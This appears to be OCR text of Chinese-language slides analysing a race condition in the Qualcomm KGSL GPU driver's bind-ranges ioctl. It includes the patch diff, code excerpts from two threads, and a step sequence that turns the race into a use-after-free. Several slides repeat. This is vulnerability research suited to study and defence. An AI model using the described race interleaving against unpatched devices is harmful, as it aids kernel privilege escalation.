
- IOCTL_KGSL_GPUMEM_BIND_RAGES

如何绑定内存

前提：用户使用ioctl分配另外两个ksgl_mem_entry(A/B)

执行ioctl命令

1.将kgsl_vbo_entry从zero_page解绑定



漏洞点

- IOCTL_KGSL_GPUMEM_BIND_RAGES

如何绑定内存


前提：用户使用ioctl分配另外两个ksgl_mem_entry(A/B)

执行ioctl命令

1.将kgsl_vbo_entry从zero_page解绑定

2. 将A/B绑定到kgsl_vbo_entry (refcount+1)

3.将A/B的物理地址绑定到vbo_entry



漏洞点

- IOCTL_KGSL_GPUMEM_BIND_RAGES

如何绑定内存

前提：用户使用ioctl分配另外两个ksgl_mem_entry(A/B)


执行ioctl命令

1.将kgsl_vbo_entry从zero_page解绑定

2. 将A/B绑定到kgsl_vbo_entry (refcount+1)

3.将A/B的物理地址绑定到vbo_entry


4.映射到用户空间(可选)



漏洞点

- IOCTL_KGSL_GPUMEM_BIND_RAGES ->kgsl_memdesc_add_range

漏洞补丁



```
125 static int kgsl_memdesc_add_range(struct kgsl_mem_entry *target,
126         u64 start, u64 last, struct kgsl_mem_entry *entry, u64 offset)
127 {
128     struct  interval_tree_node *node, *next;
129     struct kgsl_memdesc *memdesc = &target->memdesc;
130     struct kgsl_memdesc_bind_range *range =
131         bind_range_create(start, last, entry);
132     int ret = 0;
133
134     if (IS_ERR(range))
135         return PTR_ERR(range);
136
137     mutex_lock(&memdesc->ranges_lock);
238         }
239     }
240
241     /* Add the new range */
242     interval_tree_insert(&range->range, &memdesc->ranges);
243
244     trace_kgsl_mem_add_bind_range(target, range->range.start,
245         range->entry, bind_range_len(range));
246     mutex_unlock(&memdesc->ranges_lock);
247
248-    return kgsl_mmu_map_child(memdesc->pagetable, memdesc, start,
249-            &entry->memdesc, offset, last - start + 1);
```

```
125 static int kgsl_memdesc_add_range(struct kgsl_mem_entry *target,
126         u64 start, u64 last, struct kgsl_mem_entry *entry, u64 offset)
127 {
128     struct  interval_tree_node *node, *next;
129     struct kgsl_memdesc *memdesc = &target->memdesc;
130     struct kgsl_memdesc_bind_range *range =
131         bind_range_create(start, last, entry);
132     int ret = 0;
133
134     if (IS_ERR(range))
135         return PTR_ERR(range);
136
137     mutex_lock(&memdesc->ranges_lock);
238         }
239     }
240
241+    ret = kgsl_mmu_map_child(memdesc->pagetable, memdesc, start,
242+            &entry->memdesc, offset, last - start + 1);
243+    if (ret)
244+        goto error;
245+
246     /* Add the new range */
247     interval_tree_insert(&range->range, &memdesc->ranges);
248
249     trace_kgsl_mem_add_bind_range(target, range->range.start,
250         range->entry, bind_range_len(range));
251     mutex_unlock(&memdesc->ranges_lock);
252
253+    return ret;
```

Mutex锁


映射物理地址到vbo

条件竞争

漏洞点

- IOCTL_KGSL_GPUMEM_BIND_RAGES ->kgsl_memdesc_add_range

kgsl_mmu_map_child逻辑是将物理地址绑定到vbo。



条件竞争

多线程条件下执行kgsl_mmu_map_child的同时不会影响另外一个进程执行kgsl_memdesc_add_range的其他步骤。

Thread A

```
static int kgsl_memdesc_add_range(struct kgsl_mem_entry *target,
        u64 start, u64 last, struct kgsl_mem_entry *entry, u64 offset)
{
...
    mutex_lock(&memdesc->ranges_lock);
...
    /* Add the new range */
    interval_tree_insert(&range->range, &memdesc->ranges);
...
    mutex_unlock(&memdesc->ranges_lock);
```

```
    return kgsl_mmu_map_child(memdesc->pagetable, memdesc, start,
            &entry->memdesc, offset, last - start + 1);
```

Thread B

```
static void kgsl_memdesc_remove_range(struct kgsl_mem_entry *target,
        u64 start, u64 last, struct kgsl_mem_entry *entry)
{
...
    mutex_lock(&memdesc->ranges_lock);

    next = interval_tree_iter_first(&memdesc->ranges, start, last);
    while (next) {
        node = next;
        range = bind_to_range(node);
...
        if (!entry || range->entry->id == entry->id) {
            if (kgsl_mmu_unmap_range(memdesc->pagetable,
                memdesc, range->range.start, bind_range_len(range)))
                continue;

            interval_tree_remove(node, &memdesc->ranges);
...
            kgsl_mem_entry_put(range->entry);
            kfree(range);
        }
    }

    mutex_unlock(&memdesc->ranges_lock);
}
```

条件竞争

多线程条件下执行kgsl_mmu_map_child的同时不会影响另外一个进程执行kgsl_memdesc_add_range的其他步骤。

例如解绑kgsl_mem_entry_A和VBO

条件竞争


多线程条件下执行kgsl_mmu_map_child的同时不会影响另外一个进程执行kgsl_memdesc_add_range的其他步骤。

例如解绑kgsl_mem_entry_A和VBO

如果同时绑定物理地址和VBO，解绑A和VBO呢？


条件竞争转化为UAF

thread1	thread2	main
Bind_range	Remove_range	
1.mem_entry绑定给vbo_entry(refcount++)		
	2.解除vbo_entry和物理地址绑定（无效）	
	3.释放mem_entry和vbo_entry的绑定(refcount--)	
4.kgsl_mmu_map_child将物理地址绑定到vbo_entry		
		5.释放mem_entry，因此物理地址也被释放。导致UAF




条件竞争转化为UAF

thread1	thread2	main
Bind_range	Remove_range	
1.mem_entry绑定给vbo_entry(refcount++)		
	2.解除vbo_entry和物理地址绑定（无效）	
	3.释放mem_entry和vbo_entry的绑定(refcount--)	
4.kgsl_mmu_map_child将物理地址绑定到vbo_entry		
		5.释放mem_entry，因此物理地址也被释放。导致UAF




条件竞争转化为UAF

thread1	thread2	main
Bind_range	Remove_range	
1.mem_entry绑定给vbo_entry(refcount++)		
	2.解除vbo_entry和物理地址绑定（无效）	
	3.释放mem_entry和vbo_entry的绑定(refcount--)	
4.kgsl_mmu_map_child将物理地址绑定到vbo_entry		
		5.释放mem_entry，因此物理地址也被释放。导致UAF



条件竞争转化为UAF

